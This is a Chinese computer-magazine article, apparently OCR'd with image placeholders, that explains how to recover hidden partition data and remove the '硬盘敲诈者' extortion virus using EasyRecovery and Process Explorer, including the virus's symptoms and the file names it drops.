


图7

希望这个小工具对于大家能够有所帮助。

（本文所涉及到的后台狗狗已收录到光盘中）

# 和我一起摆平“硬盘敲诈者”

孤单每一天

“硬盘敲诈者”是一个病毒的名称，顾名思义，该病毒确实有勒索RMB的嫌疑，事实就是如此，病毒除了对系统造成罕见的破坏外，还通过修改硬盘FDT表（小编注：FDT表和MBR、DBR、FAT表等是整个硬盘最为重要的数据。FDT表的作用是记录文件的主名、扩展名、日期、属性、起始簇号和长度等信息）隐藏了非C盘内所有的分区数据。病毒没有删除文件夹，可能是因为病毒作者没有能力修改FAT链的原因。当病毒运行后，我们会发现自己系统的开始菜单里没有了“关闭计算机”、“运行”、“搜索”等三个命令，还隐藏了微软在“开始”菜单上面的logo，如图1。




图1

在系统启动时会先加载病毒程序，提示“发现您的硬盘内曾使用过盗版的我公司软件，所以将您部分的文件移到锁定的扇区，若要解锁将文件释放，请电邮liugongs19670519@yahoo.com.cn购买相应的软件”，如图2。




图2

我们在登录系统后还会看到如图3所示的提示信息。病毒还会删除资源管理器中的文件夹选项，使用户无法查看隐藏文件，如图4。并且还修改txt文件的文件关联，这样，当我们打开文本文件时其实打开的却是病毒程序。另外，病毒还会导致CPU占用率居高不下。




图3




图4

前段时间我又得到了这个病毒变种的最新样本并进行了分析，分析报告已收录于光盘内，感兴趣的读者朋友可以参阅一下。下面我们主要介绍一下在感染这个病毒后如何应急恢复系统。

## 一、恢复丢失的数据

记得上期“傻瓜黑客”栏目中有篇关于数据恢复的文章，大家可以参照那篇文章介绍的方法使用EasyRecovery来恢复数据，使用“找回误删的数据”这一项就可以了。但是安装的时候要注意，一定要安装在C盘（注：病毒没有使用环境变量来获取系统分区，所以其它的分区如果安装有操作系统的话，也会被删除文件。如果系统安装在非C的分区，可以使用深山红叶Windows PE中的数据恢复程序从光盘引导恢复丢失数据），防止硬盘数据区（DATA）上面的某些扇区被覆盖。

为了更方便的使用 EasyRecovery，我找到了一款绿色版的 EasyRecovery 提供给大家，已经做成了 rar 自解压程序，不用安装直接解压后就可以使用了。

使用 EasyRecovery 将所有的数据找到，如图5，然后将数据导出到其它无用分区就可以了（具体方法详见上期“找回丢失的重要数据”一文）。如果硬盘上每个分区都有重要的数据，就必须挂上另一硬盘进行数据导出，由于病毒是 autorun 病毒，所以挂上另一硬盘后请勿打开新硬盘上的分区，以免感染病毒。EASYRECOVERYPRO 也支持将数据恢复到 FTP，大家也可以尝试一下。丢失的文件和丢失的文件目录都可以成功恢复，如图6。依次使用 EasyRecovery 恢复所有分区的数据就可以了。




图5




图6

## 二、彻底歼灭病毒

数据已经恢复了，可病毒还没有干掉呢。接下来就是干掉所有的病毒文件，还 Windows 一个安静的家。病毒在 C:\documents and settings\all user\application data\microsoft 目录下释放了病毒文件 winlogon.exe；在 C:\windows\system32 目录下释放了病毒程序 wins.com、飞跃星球.scr；在 C 盘外的每个盘符下释放 svch0st.exe、autorun.inf 等病毒程序。

首先结束掉病毒的进程以及清除非 C 盘外的每个分区所保护的病毒程序，我们可以使用工具 procexp 来完成。双击运行 Process Explorer，接受协议，对于中毒的系统，在重启后会发现有两个“winlogon.exe”进程，分别是 winlogon.exe 和 win1ogon.exe，很明显后边那个进程是病毒伪装的，如图7。

